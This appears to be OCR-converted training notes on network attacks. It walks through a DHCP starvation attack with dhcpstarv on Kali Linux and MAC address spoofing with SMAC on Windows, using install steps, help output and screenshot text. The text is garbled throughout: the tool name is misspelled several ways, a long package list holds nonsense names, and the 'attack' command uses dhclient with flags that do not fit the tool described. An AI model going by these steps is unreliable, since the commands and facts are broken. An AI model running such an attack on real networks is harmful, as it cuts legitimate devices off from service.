
Packets: 255

2. Perform DHCP Starvation using DHCPStarv

dhcpstarv floods a network with a large number of **fake DHCP requests**, using **spoofed MAC addresses**. This causes the DHCP server to **exhaust its IP address pool**, making it unable to assign IP addresses to legitimate devices trying to connect.

How to use it :-

- Open kali linux terminal and type **sudo apt install dhcpstarv**



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] 13:48:34
File Actions Edit View Help

root@Kali:[~/home/aniket]
[~] # sudo apt install dhcpcstar
dhcpcstar is already the newest version (0.2.2-2+b1).
The following packages were automatically installed and are no longer required:
crackmapexec libfreerdp-client2-2t64 libmagickcore-6.0.16-7t64 librados2
firebird3.0-common libfreerdp2-2t64 libmagickwand-6.0.16-7t64 librdmacm1t64
firebird3.0-common-doc libfusefs-3 libmbdcrypto7t64 libssh2-crypt-4
fonts-liberation2 libgd3.4t64 libmfx1 libssuperlu6
freerdp2-x11 libgeo3d.i2.2 libmhsh2 libsscale7
gdu-gtk libgapi0 libmsgraph-0-1 libtgatv5-vanilla
ibus-verbs-providers libgrpc0 libnetcdf19t64 libtigz5
image-magick-6.q16 libnntplib0 libnntplib3-3 libtigz6
lens libnsl1-mesa-dev libopenipmi0-7 libumx6
libabos120238080 libnsl1-mesa libpaper1 libwebrtc-audio-processing1
libarmadillo1t02 libnsl1stortfs0 libperl5.38t64 libwinpr2-2t64
libassuan0 libpspell1-2 libplacebo038 libwireshark17t64
libavfilter9 libgtksourcerviewmm-3.0-0v5 libplist3 libwiretap1t64
libavformat0 libgumbo2 libpoppler134 libwsutil15t64
libbfi0 libhdf5-103-1t64 libpoppler145 libxmlpack0
libblas1.3-3 libhdf5-hl-100t64 libpostscript3 libzip4t6
libcurl-libs-7.54.0 libhttp-parser2.9 libpulseaudio1 libzmq4
libcurl-libs-lostreams1.83.0 libjansson0.11-dev libpyside2-2t64
libboost-thread1.89.0 libjansson1 libpy3-23-jre-headless librdmacm1t64
libcapstone4 libjniplatformparser1 libpy3-23-jre-headless librdmacm1t64
libcephfs2 libjniplatformparser1 libpy3-23-jre-headless librdmacm1t64
libconfig++9v5 libjim0.82t64 libpy3-3.12-minimal postgresql-16-pg-gwm
libconfig9 libjimsoncp25 libpy3-3.12-stdin libpython3-1.1t64
libdirectfb-1.7-7t64 libjmx10.10 libpy3-3.12-stdin python3-2appdirs
libdnns3 libjimsonp25 libpy3-3.12-stdin libpython3-1.2t64
libfblac12t64 libjim5-2.0 libqt5sensor5 python3-hatching
libfm3 libmagickcore-6.0.16-7-extra libqt5sweatkit5 python3-jose
Use 'sudo apt autoremove' to remove them.

Summary:
 Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

[~] #
```

- `Dhcpstargv -h` – getting detailed command

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@Kali:~#
[root@Kali ~]# ./dhcpstarp -h
# dhcpstarp -h
Copyright (C) 2007 Dmitry Davletbaev
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under
certain conditions; see <http://www.gnu.org/licenses/> for details.

dhcpstarp - DHCP starvation utility.
version 0.2.2

Usage:
    dhcpstarp -h

    dhcpstarp [-epv] [-d MAC] [--debug] -i IFNAME

Options:
    -d, --dstmac=MAC
        Use MAC for requests instead of broadcast address.
    --debug
        Output debug messages.
    -e, --exclude=ADDRESS
        Ignore replies from server with address ADDRESS.
    -h, --help
        Print help and exit.
    -i, --iface=IFNAME
        Interface name.
    -p, --no-promisc
        Do not set network interface to promiscuous mode.
    -v, --verbose
        Verbose output.

[root@Kali ~]#
```


- Perform attack

Command – dhclient -I eth0 -d <target mac address >


-I – network interface

-d --destination mac address

- Attack start



- Now , open wireshark to see packets are send or not



MAC SPOOFING


1. Perform mac spoofing using SMAC

The **SMAC MAC Address Changer** is a Windows utility developed by KLC Consulting that allows users to modify the MAC (Media Access Control) address

How to install it :-

- Open a browser and search **SMAC tool Download** and click on first website

Download Link :- <https://smac-tool.com/>



- Click on Download
- Download will start

To spoof MAC Address, make the first 2 numbers of Spoofed MAC Address as "02", "06", "0A", "0E" (under IEEE specification)

KLC received a Department of Defense (DoD) contract award for SMAC software.

[DOWNLOAD](#)

SMAC Overview

SMAC is a powerful, yet easy to use MAC Address Changer (Spoofer) for Windows 10, 8, 7, VISTA, 2008, 2003, XP, and 2000 systems, regardless of whether the network card manufacturers allow this option or not. SMAC is developed by Certified Professionals (CISSP, CISA, CIPP, and MCSE). It is also great for MAC Address Lookup.

SMAC is a powerful, yet an easy-to-use and intuitive Windows MAC Address Modifying Utility (MAC Address spoofing) which allows users to change MAC address for almost any Network Interface Cards (NIC) on the Windows 10, 8, 7, 2008, VISTA, XP, 2003, and 2000 systems, regardless of whether the manufacturers allow this option or not.

SMAC does not change the hardware burned-in MAC addresses. SMAC changes the "software based" MAC addresses, and the new MAC addresses you change will sustain from reboots.

SMAC helps people to protect their privacy by hiding their real MAC Addresses in the widely available wifi Wireless Network. SMAC also helps Network and IT Security professionals to troubleshoot network problems, test Intrusion Detection / Prevention Systems (IDS/IPS) test Incident Response plans, build high-availability solutions, recover (MAC

https://smac-tool.com/smact27_download/smact27_setup.exe

31°C Mostly clear ENG IN 20:59 25-04-2025

- After installation open app
- Select network device

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0003	Yes	No	VMware Virtual Ethernet Adapter for VMnet1	192.168.170.1	00:50:56:C0:00:01
0004	Yes	No	VMware Virtual Ethernet Adapter for VMnet8	192.168.217.1	00:50:56:C0:00:08
0005	Yes	No	VMware Intel PRO/100 MT Desktop Adapter	192.168.170.1	00:50:56:C0:00:01
0018	Yes	No	VtualBox Host-Only Ethernet Adapter	192.168.56.1	00:00:27:00:00:04

Show Only Active Network Adapters

New Spoofed MAC Address:

Spoofed MAC Address: Not Spoofed

Network Connection: WiFi

Active MAC Address: 0C:86:70:9C:E4:47

Hardware ID: P01VEN_10ECD\EV_C82QUBSYS_89F7103c

Update MAC | Remove MAC

Restart Adapter | IPConfig

Random | MAC List


Refresh | Exit

Disclaimer: Use this program at your own risk. We are not responsible for any damage that may occur to any system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with it.


Now You Will Pay

31°C Mostly clear ENG IN 20:59 25-04-2025



- Enter manually MAC address



- Now click Random to generate random



- Random MAC Generate successfully




2. Perform mac spoofing using MAC Address Changer.

A **MAC address changer** application is a software tool that lets you change the **MAC (Media Access Control) address** of your computer's


How to install it :-

- Open browser and search mac address changer
- Open appvoid website

